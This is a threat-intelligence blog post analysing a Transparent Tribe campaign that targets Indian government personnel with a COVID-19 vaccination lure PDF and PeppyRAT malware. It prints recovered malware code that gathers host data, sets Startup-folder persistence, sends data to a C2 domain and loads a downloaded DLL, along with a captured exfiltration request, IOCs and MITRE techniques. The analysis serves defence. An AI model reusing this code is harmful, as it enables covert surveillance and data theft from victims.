New TransparenTribe Operation: Targeting India with weaponized COVID-19 lure documents

lab52.io/blog/new-transparentribe-operation-targeting-india-with-weaponized-covid-19-lure-documents/

Over the last months, lab52 has been researching an attack campaign which targets government and military personnel of India. In fact, targeting the Indian government seems to be one of the key indicators of the group that may be behind this attack. Furthermore, some of the artifacts and infrastructure used to carry out the novel infection campaign are strongly related to the threat group Transparent Tribe.

Initially, Lab52 detected a suspicious IMG file (Covid_Letter.img – 948dffef9a11c11a6d81905e59ca1882) that was uploaded in VirusTotal via the web site from India, with upload date 09-06-2021. This file may have been sent attached to an email and contains a PDF document and some artifacts in order to display a decoy PDF to the user and initiate the infection process in the background.

The PDF is named Vaccination06042021.pdf and its contents are related to COVID vaccination for employees over 45 years of age at the Central Administration of the Government of India.

F.No.11013/9/2014-Estt.A.III
Government of India
Ministry of Personnel, Public Grievances and Pensions
(Department of Personnel and Training)
*****

North Block, New Delhi
Dated the 6TH April, 2021

OFFICE MEMORANDUM

Subject: Preventive measures to contain the spread of Novel Coronavirus (COVID-19) – Vaccination for Central Government employees regarding.

The undersigned is directed to state that this Department has been issuing instructions from time to time regarding the preventive measures to contain the spread of COVID-19. Government has been monitoring the situation very closely, and based on the strategy adopted for prioritizing the groups for vaccination to contain the spread of COVID-19, currently, all persons of the age of 45 years and above can participate in the vaccination exercise.

2. In view of the above, all Central Government employees of the age of 45 years and above are advised to get themselves vaccinated, so as to effectively contain the spread of COVID-19. They are further advised to continue to follow covid-appropriate behaviour, even after vaccination, by frequent washing of hands/sanitization, wearing a mask/face cover and observing social distancing etc.

6/4/2021


(Umesh Kumar Bhatia)
Deputy Secretary to the Govt. of India

To,


1. All the Ministries/Departments, Government of India
2. PMO/Cabinet Secretariat
3. PS to Hon'ble MOS(PP)
4. PSO to Secretary (Personnel)
5. Sr. Tech. Dir., NIC, DoP&T – for uploading.

Although this decoy PDF document is harmless, the IMG file contains some other artifacts that will carry out the infection. Firstly, the IMG file contains a shortcut with the same name as the PDF document, which will be in charge of starting the infection by launching a Visual Basic script called doc.vbs. The infection chain continues executing both the decoy PDF

document and a Windows PE (ServiceHub.MsDetouredHost.exe – 68d73d596a7103e517967f7f4e22cecb) which after being analyzed, we have been able to identify it as a Python/PeppyRAT.



The main feature of this Windows executable is the ability to run embedded Python commands from itself. For this, the threat firstly relaunches itself and then starts building a new IAT (*Import Address Table*) referencing a large number of Python functions contained in the Python27.dll library that will be executed later.




```
.data:00415E68 python27_Py_FrozenFlag dd 0              ; DATA XREF: Load_Python27dll_functions+16↑w
.data:00415E68                                          ; ExectPythonCommands+1A5↑r
.data:00415E6C python27_Py_NoSiteFlag dd 0              ; DATA XREF: Load_Python27dll_functions+3A↑w
.data:00415E6C                                          ; pythonImportsCheck:loc_4020A5↑r ...
.data:00415E70 python27_Py_OptimizeFlag dd 0            ; DATA XREF: Load_Python27dll_functions+5E↑w
.data:00415E70                                          ; pythonImportsCheck:loc_4020B2↑r
.data:00415E74 python27_Py_VerboseFlag dd 0             ; DATA XREF: Load_Python27dll_functions+82↑w
.data:00415E74                                          ; pythonImportsCheck:loc_402087↑r
.data:00415E78 Python_Initialize dd 0                   ; DATA XREF: Load_Python27dll_functions+A6↑w
.data:00415E78                                          ; ExectPythonCommands+1C3↑r
.data:00415E7C python27_Py_Finalize dd 0                ; DATA XREF: Load_Python27dll_functions+CA↑w
.data:00415E7C                                          ; j_python27_Py_Finalize↑r
.data:00415E80 python27_Py_IncRef dd 0                  ; DATA XREF: Load_Python27dll_functions+F2↑w
.data:00415E80                                          ; Load_Python27dll_functions:loc_401F66↑r ...
.data:00415E84 python27_Py_DecRef dd 0                  ; DATA XREF: Load_Python27dll_functions+FF↑w
.data:00415E84                                          ; Load_Python27dll_functions:loc_401F79↑r ...
.data:00415E88 python27_PyImport_ExecCodeModule dd 0    ; DATA XREF: Load_Python27dll_functions+108↑w
.data:00415E88                                          ; Python_Module_Marshal_functions+78↑r
.data:00415E8C PyRun_SimpleString dd 0                  ; DATA XREF: Load_Python27dll_functions+12C↑w
.data:00415E8C                                          ; ExectPythonCommands+1F8↑r ...
.data:00415E90 python27_PySys_SetArgv dd 0              ; DATA XREF: Load_Python27dll_functions+174↑w
.data:00415E94 Python_SetProgramName dd 0               ; DATA XREF: Load_Python27dll_functions+198↑w
.data:00415E94                                          ; ExectPythonCommands+1BA↑r
.data:00415E98 python27_Py_ImportModule dd 0            ; DATA XREF: Load_Python27dll_functions+1BC↑w
.data:00415E98                                          ; ExectPythonCommands+2E7↑r ...
.data:00415E9C python27_PyImport_AddModule dd 0         ; DATA XREF: Load_Python27dll_functions+1E0↑w
.data:00415E9C                                          ; buid_and_exec_pythonScrip+15↑r
.data:00415EA0 python27_Py_SetAttributeString dd 0      ; DATA XREF: Load_Python27dll_functions+204↑w
.data:00415EA0                                          ; ExectPythonCommands+2F4↑r ...
.data:00415EA4 python27_Pylist_new dd 0                 ; DATA XREF: Load_Python27dll_functions+228↑w
.data:00415EA4                                          ; ExectPythonCommands+288↑r
.data:00415EA8 python27_Pylist_Append dd 0              ; DATA XREF: Load_Python27dll_functions+24C↑w
```

The crux of the matter is that by dropping all python compiled objects and dynamic-link libraries required into %TEMP% directory, it makes this python command execution technique possible through a Windows PE file.


```
AppData\Local\Temp\_MEI14962\select.pyd"
AppData\Local\Temp\_MEI14962\ServiceHub.MsDetouredHost.exe.manifest"
AppData\Local\Temp\_MEI14962\unicodedata.pyd"
AppData\Local\Temp\_MEI14962\win32api.pyd"
AppData\Local\Temp\_MEI14962\win32gui.pyd"
AppData\Local\Temp\_MEI14962\win32pipe.pyd"
AppData\Local\Temp\_MEI14962\win32trace.pyd"
AppData\Local\Temp\_MEI14962\win32ui.pyd"
AppData\Local\Temp\_MEI14962\support"
AppData\Local\Temp\_MEI14962\_ctypes.pyd"
AppData\Local\Temp\_MEI14962\_hashlib.pyd"
AppData\Local\Temp\_MEI14962\_socket.pyd"
AppData\Local\Temp\_MEI14962\_ssl.pyd"
AppData\Local\Temp\_MEI14962\_win32sysloader.pyd"
AppData\Local\Temp\_MEI14962\API-MS-Win-Core-ErrorHandling-L1-1-0.dll"
AppData\Local\Temp\_MEI14962\API-MS-Win-Core-LibraryLoader-L1-1-0.dll"
AppData\Local\Temp\_MEI14962\API-MS-Win-Core-LocalRegistry-L1-1-0.dll"
AppData\Local\Temp\_MEI14962\API-MS-Win-Core-Misc-L1-1-0.dll"
AppData\Local\Temp\_MEI14962\API-MS-Win-Core-ProcessThreads-L1-1-0.dll"
AppData\Local\Temp\_MEI14962\API-MS-Win-Core-Profile-L1-1-0.dll"
AppData\Local\Temp\_MEI14962\API-MS-Win-Core-String-L1-1-0.dll"
AppData\Local\Temp\_MEI14962\API-MS-Win-Core-SysInfo-L1-1-0.dll"
AppData\Local\Temp\_MEI14962\API-MS-Win-Security-Base-L1-1-0.dll"
AppData\Local\Temp\_MEI14962\bz2.pyd"
AppData\Local\Temp\_MEI14962\CRYPT32.dll"
AppData\Local\Temp\_MEI14962\KERNELBASE.dll"
AppData\Local\Temp\_MEI14962\mfc90.dll"
AppData\Local\Temp\_MEI14962\mfc90u.dll"
AppData\Local\Temp\_MEI14962\mfcm90.dll"
AppData\Local\Temp\_MEI14962\mfcm90u.dll"
AppData\Local\Temp\_MEI14962\Microsoft.VC90.MFC.manifest"
AppData\Local\Temp\_MEI14962\MSASN1.dll"
AppData\Local\Temp\_MEI14962\pyexpat.pyd"
AppData\Local\Temp\_MEI14962\python27.dll"
AppData\Local\Temp\_MEI14962\pythoncom27.dll"
AppData\Local\Temp\_MEI14962\PyWinTypes27.dll"
```


An example of python command execution though a Windows PE can be seen below:

```
sub     eax, edx
push    offset aImportSys ; "import sys\n"
mov     [esp+eax+274h+var_261], bl
call    PyRun_SimpleString
push    offset modify_sys_path ; "while sys.path:\n del sys.path[0]\n"
call    PyRun_SimpleString
lea     ecx, [esp+278h+var_260]
push    ecx
lea     edx, [esp+27Ch+var_158]
push    offset add_value_to_path ; "sys.path.append('''%s''')"
push    edx ; char *
call    _sprintf
lea     eax, [esp+284h+var_158]
push    eax
call    PyRun_SimpleString
add     esp, 18h
cmp     ebp, 2
jnz     short loc_4023F7
```

Once the threat gets its environment all set, it builds and loads into memory a Python script that will be in charge of obtaining the list of running processes and notifying the command-and-control server through an HTTP POST request.

Next, in the following code block it is shown the script load by iterations:





As a result, we have a python script composed by seven functions plus its main function. This script will notify to the C2C the extracted computer info and also set persistence into the victim machine.

Most important python functions are the following:

Function 1 – Name: *setdelimeters*

Description: Collect computer data: Get list of running processes

```
def setdelimeters():
    try:
        global params
        allchildrens=""
        #print '22'
        c=wmi.WMI()
        #print '221'
        for process in c.Win32_Process():
            allchildrens=allchildrens+str(process.Name)+"+"
        params={'tomato':allchildrens,'people':myname,'champ':'Dodge'+urname+'Coin'}
    except Exception, e:
        pass
```

Function 2 – Name: *getallusready*

Description: Collect computer data: Get OS version and machine name

```
def getallusready():
    global urname
    global myname
    myname= os.environ['COMPUTERNAME']
    urname=platform.platform()
    setdelimeters()
    pass
```

Function 3 – Name: *simplify*

Description: Set persistence mechanism through Windows startup folders in the current user context

```
def simplify(passing):
    global file_path
    from binascii import unhexlify
    localname=os.environ['USERNAME']
    file_path='C:\\Users\\'+localname+'\\AppData\\Roaming\\Microsoft\\Windows\\StartMenu\\Programs\\Startup\\devenv.defender.scr'
    f=open(file_path,'wb')
    f.write(unhexlify(passing))
    f.close()
```

Function 4 – Name: *synchronize*

Description: Send collected information to the command-and-control server

```python
def synchronize(one, two, choice):
    try:
        global exact_del
        global exact_bel
        global define_del
        global define_bel
        headers=dict()
        params1 = urllib.urlencode(params)
        request=urllib2.Request(one+two, params1, headers)
        resp=urllib2.urlopen(request)
        exact = resp.read()
        executive=json.loads(exact)
        if choice == 0:
            exact_del = executive['finality']
            exact_bel=executive['helper']
        else:
            define_del=executive['finality']
            define_bel=executive['helper']
            pass
    except Exception:
        pass
```

As for network communications, as seen in the synchronize python function, the threat sends the list of running processes obtained, the OS version and the username through an HTTP request.

```
POST /Pick@Whatsoever/Qu33nRocQCl!mbing.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 706
Host: iwestcloud.com
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Python-urllib/2.7

tomato=System+Idle+Process%2BSystem%2Bsmss.exe%2Bcsrss.exe%2Bwininit.exe%2Bcsrss.exe%2Bwinlogon.exe%2Bservices.exe%2Blsass.exe%2Blsm
.exe%2Bsvchost.exe%2BVBoxService.exe%2Bsvchost.exe%2Bsvchost.exe%2Bsvchost.exe%2Bsvchost.exe%2Bsvchost.exe%2Bsvchost.exe%2Bspoolsv.e
xe%2Bsvchost.exe%2Btaskhost.exe%2Barmsvc.exe%2Bsvchost.exe%2BSysmon.exe%2Bunsecapp.exe%2Bsppsvc.exe%2Bsvchost.exe%2Bdwm.exe%2Bexplor
er.exe%2BVBoxTray.exe%2BProcessHacker.exe%2BSearchIndexer.exe%2Bsvchost.exe%2Btaskhost.exe%2BOSPPSVC.EXE%2Baudiodg.exe%2Bcmd.exe%2Bc
onhost.exe%2BAcroRd32.exe%2BServiceHub.MsDetouredHost.exe%2BAcroRd32.exe%2BServiceHub.MsDetouredHost.exe%2BWmiPrvSE.exe%2B&champ=Dod
ge+Windows-7-6.1.7601-SP1+Coin&people=LUCAS-PCHTTP/1.1 200 OK
```

This domain, where the C2C is hosted, resolves to an IP address that belongs to Digital Ocean VPS service. So, the threat actors make use of this infrastructure to take control of compromised computers and carry out actions from their C2C.

Resolution history:

Date resolved	Resolver	IP
2021-03-02	VirusTotal	167.99.40.13
2021-02-18	VirusTotal	162.0.229.112
2019-04-23	VirusTotal	106.75.51.11
2018-08-26	VirusTotal	104.149.231.126
2015-12-17	VirusTotal	222.73.144.158
2015-01-12	VirusTotal	104.194.69.239

Finally, as a persistence mechanism, *simplify* function drops a new Windows PE file into the current user startup folder:

(%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\devenv.defender.scr).

This later artifact has been developed in .NET framework and its purpose is very simple: waiting to receive a new infection module from the C2C, which is a DLL file named mscontainer.dll:


```
    int millisecondsTimeout = 2000;
    Form1.deel = Assembly.LoadFrom(Path.Combine(Path.GetTempPath(), "mscontainer.dll"));
    MethodInfo method = Form1.deel.CreateInstance("mscontainer.Program", true, ~(BindingFlags.IgnoreCase | BindingFlags.DeclaredOnly | BindingFlags.Public), null,
      null, null, null).GetType().GetMethod("Main", ~(BindingFlags.IgnoreCase | BindingFlags.DeclaredOnly | BindingFlags.Public));
    if (method.Name != null)
    {
        Thread.Sleep(millisecondsTimeout);
        method.Invoke(null, null);
    }
}
```

So far, we analyzed a threat whose main capabilities are for initial access and recognition of the compromised computer as a common operational characteristic of the threat group, in order to detect if the malware was executed in a sandbox or others analysis environments. Therefore, we could consider it as the first stage and wait for new artifacts from the command-and-control server.

The Windows DLL *mscontainer.dll* sent afterwards by the C2C seems to be the next stage of infection. Remember that this artifact is expected by the last analyzed PE devenv.defender.scr which persists on the Windows startup folders.

```
================================================================================
Size            : 37888 bytes
Type            : PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Architecture    : 32 Bits binary
MD5             : d5139286832ec41baea2c57a909bca51
SHA1            : cfe0dba23fb55450d158731a35097de6c34679bd
ssdeep          : 768:oE5pMlGuYgMiJ/Pk7x7WoaAFcf64in35c:oEXMRoE14FF8
imphash         : dae02f32a21e03ce65412f6e56942daa
Date            : 0xD64CD121 [Mon Dec  6 22:41:37 2083 UTC] [SUSPICIOUS]
Language        : NEUTRAL
CRC:    (Claimed) : 0x0, (Actual): 0x1288d [SUSPICIOUS]
```

The analyzed *mscontainer.dll* sample, also developed in .NET, is composed of 10 functionalities plus its main function.



The threat-analysis has allowed us to obtain 37 decrypted strings, the commands accepted by the C2C and its hosted domain and others related to their capabilities, etc.

The most outstanding ones being considered:

- senddevices
- same
- OS
- Intranet
- Start
- Pending
- result
- done

For the time being, no new infection scenarios and/or modules implemented by the C2C server have been obtained. However, variations in the names of the artifacts that keeps the same infection chain have been detected.

On the whole, this infection campaign seems to be related to the threat group Transparent Tribe, trying to compromise Indian government once again. This assumption is based on the fact that the PDF content targeted to the government of India and the TTPs employed during the infection process are common on this group. Even though this threat group usually deploys CrimsonRAT as an initial access threat, this time they have deployed PeppyRAT. So, it could be considered a variation of the TTPs related to the APT group Transparent Tribe. Furthermore, no similarities have been found to any know malware in the mscontainer.dll artifact. In fact, it could be indeed a new malware developed by the threat group.

INDICATORS OF COMPROMISE:

ARTIFACTS:

FILENAME	SHA1
Covid_Letter.img	c060431e55db84a195241be1cffdbdc30f42d666

ServiceHub.MsDetouredHost.exe	37dfea2d3e123ad91a8782debccb8f5c923b1a37
devenv.defender.scr	226781c376d6b4bdb8935dc98f645744da41ef68
doc.vbs	f4ccf4dfcd6966eaa0b96b3977266113d71c5fa8
Vaccination06042021.PDF	aa9eb957a3f46dc6a3d300c730c2d3892f577100
Vaccination06042021.pdf.lnk	9e27af77135943714bd5821f628c53af9a3f5fc9
mscontainer.dll	cfe0dba23fb55450d158731a35097de6c34679bd

NETWORK:

Domain
iwestcloud[.]com
zoneflare[.]com

IP Address
167.99.40[.]13
46.101.202[.]66

RELATED INDICATORS:

FILENAME	**SHA1**
tracking_notice.xls	c65bb0e553dcc2ee68f24a862766cf1a813f0e0f
mybinder.exe	4c5d43a71a24f4aa60f28613f2e26845418f4304
uipool.scr	e4f90256b82b7d09bdd5c622982a20fe064ae7a9

MITRE TTPs:

TECHNIQUE ID	**Name**
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
T1566.001	Phishing: Spearphishing Attachment
T1059.006	Command and Scripting Interpreter: Python
T1057	Process discovery

T1046	Network Service Scanning
T1041	Exfiltration Over C2 Channel
T1568	Dynamic Resolution
T1005	Data from Local System

Customers with Lab52's APT intelligence private feed service already have more tools and means of detection for this campaign.
In case of having threat hunting service or being client of S2Grupo CERT, this intelligence has already been applied.

If you need more information about Lab52's private APT intelligence feed service, you can contact us through the following link